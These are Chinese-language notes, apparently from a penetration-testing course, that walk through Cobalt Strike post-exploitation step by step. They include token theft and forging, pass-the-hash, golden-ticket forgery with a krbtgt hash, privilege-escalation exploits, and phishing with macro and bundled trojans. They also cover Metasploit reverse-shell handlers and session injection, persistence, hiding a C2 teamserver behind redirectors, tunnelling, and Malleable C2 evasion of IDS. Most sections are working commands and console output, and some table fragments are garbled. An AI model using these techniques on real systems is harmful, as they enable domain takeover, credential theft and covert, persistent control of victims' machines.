

案例 1：窃取 token，访问域控或者本地管理员

前提：1.cs 上线的主机要管理员权限

注意点：登录失败时一定要先恢复身份

方式一：

Ps #查看进程

steal_token 2020(管理元权限运行的进程号) ,

shell dir \\dc\c\$ #利用刚刚窃取的 token 进行域控的访问测试

shell dir \\DESKTOP-VQJCM1\c\$ #利用刚刚窃取的 token 进行本地的访问测试

rev2self #还原恢复身份

方式二：目标-----进程列表

| | | | | | |
|------|------|----------------------|-----|---|---------------------|
| 2288 | 3068 | Set as PPID | x64 | 1 | TEST1\administrator |
| 1256 | 2288 | vmtoolsd.exe | x64 | 1 | TEST1\administrator |
| 2320 | 480 | TrustedInstaller.exe | x64 | 0 | NT AUTHORITY\SYSTEM |
| 1156 | 1312 | mmc.exe | x64 | 1 | TEST1\administrator |
| 1316 | 2288 | cmd.exe | x64 | 1 | TEST1\administrator |
| 3068 | 376 | conhost.exe | x64 | 1 | TEST1\administrator |
| 2080 | 1996 | rundll32.exe | x86 | 0 | NT AUTHORITY\SYSTEM |
| 2940 | 556 | rundll32.exe | x86 | 0 | NT AUTHORITY\SYSTEM |
| 2216 | 2692 | mmc.exe | x64 | 1 | TEST1\administrator |
| 1012 | 1672 | rundll32.exe | x86 | 0 | NT AUTHORITY\SYSTEM |

Kill Refresh Inject Log Keystrokes 屏幕截图 Steal Token 帮助

案例 2：制作 token，访问域控或者本地管理员

前提：1.minikaz 获取到域控管理员的明文

方式一：

make_token test1\Administrator xxxx (域控明文)

make_token .\Administrator xxx (本地明文)

shell dir \\dc\c\$ #利用刚刚制作的 token 进行域控的访问测试

shell dir \\DESKTOP-VQJCM1\c\$ #利用刚刚制作的 token 进行本地的访问测试

rev2self #还原恢复身份

方式二：执行-----制作令牌

The screenshot shows the Mimikatz tool interface. At the top, there's a table of processes. The third row is highlighted, showing 'SYSTEM *' for the process 'moonsec'. A context menu is open over this row, with the option '制作令牌' (Create Token) highlighted. Below the table, there's a terminal window showing the output of the 'make_token' command and the 'shell dir \\dc\c\$' command.

| Process ID | Process Name | Process Type |
|---------------|--------------|--------------|
| 192.168.0.130 | moonsec | CL_WINDOWS7 |
| 192.168.0.163 | SYSTEM * | TABASE1 |
| 192.168.0.163 | SYSTEM * | TABASE1 |
| 192.168.0.163 | SYSTEM * | TABASE1 |

日志X Beacon 192.168.0.130@2376 X Beacon 192.168.0.163@1012 X

```
[+] host called home, sent: 52 bytes
[+] Impersonated NT AUTHORITY\SYSTEM
beacon> shell dir \\dc\c$
[*] Tasked beacon to run: dir \\dc\c$
[+] host called home, sent: 42 bytes
```

案例 3：散列认证=hash 认证, pth 攻击

前提：密码一致说明 hash 一致，拿本地的 hash 去撞域控的 hash

方式一：

```
Pth test1\administrator xxxxxxxxxxxx (域控的 ntml hash)
Pth .\administrator xxxxxxxxxxxx (本地管理员的 ntml hash)
shell dir \\dc\c$ #利用刚刚制作的 token 进行域控的访问测试
shell dir \\DESKTOP-VQJCM1\c$ #利用刚刚窃取的 token 进行本地的访问测试
rev2self #还原恢复身份
```

案例 4：kerberos 认证，伪造黄金票据，用于后门

前提：

方式一：

```
shell klist 查看票据
shell c:\windows\sysnative\klist 查看票据 x64
```

制作黄金票据（需要：用户、域名称、域 id、krbtgt 用户的 hash）

- 1.Shell whoami/user 获取域 id，最后的几位数字不需要
- 2.获取 krbtgt 用户的 hash

```
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f767fce8c9c5f527dad0b2754d8bdadb:::
adb::: mimikatz上获取
```

执行-----黄金票据



```
shell c:\windows\sysnative\klist
```

```
shell dir \\dc\c$
```

```
Kerberos_ticket_purge 清除票据
```

案例 5: DNS 木马通杀 beacon 原理


前提: 1.公网域名

步骤:

1. 在 DNS 上添加新的 a 记录, 指向 teamserver



2. 设置 DNS 监听器



3. 在 teamserver 上测试环境


nslookup

server cs.xiaodi8.com


查看解析是否正常

nslookup 123.ns1.xiaodi8.com

解析是 0.0.0.0 就正常



4. 生成脚本传递木马



5. win+r 运行木马文件

注意点：上线是一个黑色的主机，使用 Checkin，强制上受害机反弹请求一次

Checkin

mode dns-txt / mode dns / mode http

切换协议，

dns deacon 有三种协议，一种速度块，一种传输大

案例 6：权限提升 widnows


前提：权限提升必须 bypassUAC，提权模块自带的选项，没有就不用 bypass，直接提权
bypassuac

shell whoami/groups

查看当前所在的组，别名=组，user/administrators

注意点：使用提权模块时，要新建监听器，这样才能另存为一个会话，payload 推荐使用 smb

方法 1：ms14-058 影响版本：win2008、win2012、2016



方法 2：powershell 提权

Powershell-import 【enter】

外部导入 ps 文件

Powershell Invoke-AllChecks


扫描出可以提权的程序

Shell icacs "xxxx"

搜索刚刚程序


方法 3：cve-2020-0796 影响版本：win10

配合 CobaltStrike 的插件使用



案例 7: linux/mac 上线和提权

[Cross C2](#) 项目是一个可以生成 Linux/Mac OS 的 CS payload 的跨平台项目。使用插件生成的木马，使得 linux 主机上线



步骤：要在 Linux/Mac OS 系统下起 CS 客户端，Windows 下不可以。

- 使用 windows/beacon_https/reverse_https 监听器。
- 要把团队服务器下的隐藏文件 .cobaltstrike.beacon_keys 复制到本地 CS 目录下。

* 文件都丢到 CS 客户端根目录下，别搞二级目录。

- 生成的 payload 是一个 Linux 下的执行命令 payload 和可执行文件 (/tmp 目录下)，ip 和端口对应那个 windows/beacon_https/reverse_https 监听器。

把生成的可执行文件丢到目标 Linux 机器下执行，即可上线：

方法 3: 藏牛提权

cve-2016-5195 dirtycow

方法 3: 内核提权


<https://gtfobins.github.io/> sudo/suid 提权

案例 8：钓鱼文件的生成


注意点：钓鱼的入口点一般都是客服、邮件、群聊等

方式一：钓鱼网站钓鱼

1. 生成 html 木马，然后攻击钓鱼---文件下载，上传生成的木马但是要修改名称，访问这个网站就会下载这个 html 木马



2. 克隆网站，钓鱼攻击-----克隆网站，将刚刚生成的网站跳转到其他网站上




方式二：安装包恶意程序钓鱼


1. 木马与正常程序捆绑

方式三：office 红病毒 cs 钓鱼攻击

1. 攻击---生成后门---ms office，将生成的宏放入 word 中



2. 将原本的代码全部删除，粘贴生成的代码，退出宏，启用文件时选否



案例 9：会话管理，msf/cs 派生会话

方式一：cs 会话派生到 msf 上

1. 重新添加监听器(foregin) 用于和 msf 建立连接、ip 是 msf 的地址、协议是

http、端口是 msf 监听的端口，这个监听器相当于 payload

Create a listener.

Name:

Payload:

Payload Options

HTTP Host (Stager):

HTTP Port (Stager):

cs 监听器的 payload 要和 msf 监听的 payload 要一致

2.msfrpc 开启监听


设置 payload, 与 cs 要一致、ip 0.0.0.0、端口是 6677

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.5.10
lhost => 192.168.5.10
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit
```

最后 cs 上进行会话转移、选择转移的受害机 spawn 到监听器上

方式二: msfrpc 会话派生到 cs 上

1.cs 创建监听器




2.msf 载入新模块注入、payload 要和 cs 生成的监听器一致、设置传递的 session, ip 是 cs 的 teamserver 的 ip 和的端口

```
use exploit/windows/local/payload_inject
set session 3
set payload set payload windows/meterpreter/reverse_http
set lhost 192.168.0.104
set lport 8888
set DisablePayloadHandler true
```

案例 10：驱动攻击的使用

前提：每个用户驱动攻击都要指定一个进程进行插入，然后执行这个就是用户驱动攻击，



Jobs 查看被我们插入的进程
Jobkill 2 停止某个进程的插入 jid

案例 11: powershell 免杀

- 1.veil
- 2.powershell-obfuscation
- 3.powershell-bypass

案例 12: cs 的权限维持

Cobaltstrike_CAN 权限维持插件

常见的权限维持手段:

- 1.注册表 2.服务自启动 3.计划任务 等
- 1.ssh 后门 2.新建用户等



案例 13: team server 地址的隐藏

前提: 1.公网域名, xxx.com

1.阿里云内添加 a 记录、teamserver x.x.x.x


| | | |
|-----|-------|---------------|
| www | 主机(A) | 192.168.0.151 |
| t | 主机(A) | 192.168.0.134 |
| r1 | 主机(A) | 192.168.0.132 |
| r2 | 主机(A) | 192.168.0.156 |
| r3 | 主机(A) | 192.168.0.156 |

2.连接 teamserver



3.登录到其他服务器上使用重定向器 socat, 转发地址, 可以更好的隐藏 teamserver 的 ip
socat TCP4-LISTEN:80,fork TCP4:t.team.com:80 需要关闭 80 端口的占用

4. 设置监听器, 将 3 个错误的域名加上





案例 14：隧道的建立

目的：解决目标无法上网，内网机器 cs 无法上线的情况

隧道的种类

| | |
|-----------|------------------|
| ICMP 协议隧道 | 工具：pingtunnle |
| TCP 协议隧道 | 工具：NC、socks4、lcx |
| HTTP 协议隧道 | 工具： |
| DNS 协议隧道 | 工具： |
| SSH 协议隧道 | 工具： |

方法一：socks 协议正向隧道

1. 在跳板机上开启 socks 服务器

右键---中转----socks server

试图---代理信息


| 代理信息 | | | | | | |
|-----------------|-----------------|------|---------------|------|-------|-------|
| user | computer | pid | type | port | lhost | lport |
| Administrator * | WIN-S4S6V2EORKO | 2032 | SOCKS4a Proxy | 2229 | | |

- 使用 chains 工具连接跳板机的 socks 端口
vi /etc/proxychains.conf 新增内容
socks4 127.0.0.1 2229
- 使用 proxychains 端口扫描
Proxychains namp -Pn -sT -p 445 10.10.10.1-254

方法二：socks 协议反向隧道

案例 15: cs 第三方插件

Cobaltstrike----脚本管理器 导入 can 文件



后渗透插件

权限维持插件

提权插件

1.elevatekit

生成木马插件

1.cve-2018-4878.cna

插件大全 aggressor-scripts

案例 16: teamserver 的免杀隐匿

拓展一: malleable c2 (可拓展的命令和控制)

作用: 修改 cs 的配置绕过防火墙和 IDS 的检测, 默认的 becan 会被拦截 (抖动时间、ua、http 头、间隔时间、传输器等)

步骤

1. 下载好后, 运行时带上路径

`./teamserver x.x.x.x [password] [path]`

可以直接使用, 就可以绕过 ids, 也可以自行修改

查看显示的样例

```
root@kali:~/桌面/cobaltstrike# ./c2lint Malleable-C2-Profiles/crimeware/asprox.profile
[+] Profile compiled OK
主目录
```

拓展二: teamserver 的特征修改

作用: 对 teamserver 的特征的特征进行修改 (端口号, 特征码等)

`vim teamserver`

```
# start the team server.
java -XX:ParallelGCThreads=4 -Dcobaltstrike.server_port=50050 -Djavax.
Djavax.net.ssl.keyStorePassword=123456 -server -XX:+AggressiveHeap -X
cobaltstrike.jar server.TeamServer $*
```

配合使用, 实现 teamserver 的隐匿

```
root@kali:~/桌面/cobaltstrike# ^C
root@kali:~/桌面/cobaltstrike# ./teamserver 192.168.0.150 123456 Malleable-C2-Profiles/crimeware/asprox.profile
[*] Will use existing X509 certificate and keystore (for SSL)
```

真机, 请将鼠标指针从虚拟机中移出或按 Ctrl+Alt.

案例 20: cs 的小技巧

1. 右键修改 sleep, 提高访问速率, 值越小越优先
2. help pth 查看 pth 这个命令的具体用法
3. 试图----web 日志 , 查看木马是否被下载,
4. 右键给每个上线的主机备注, 防止冲突
5. 在主机上查看 cs 的连接是 wall_out 状态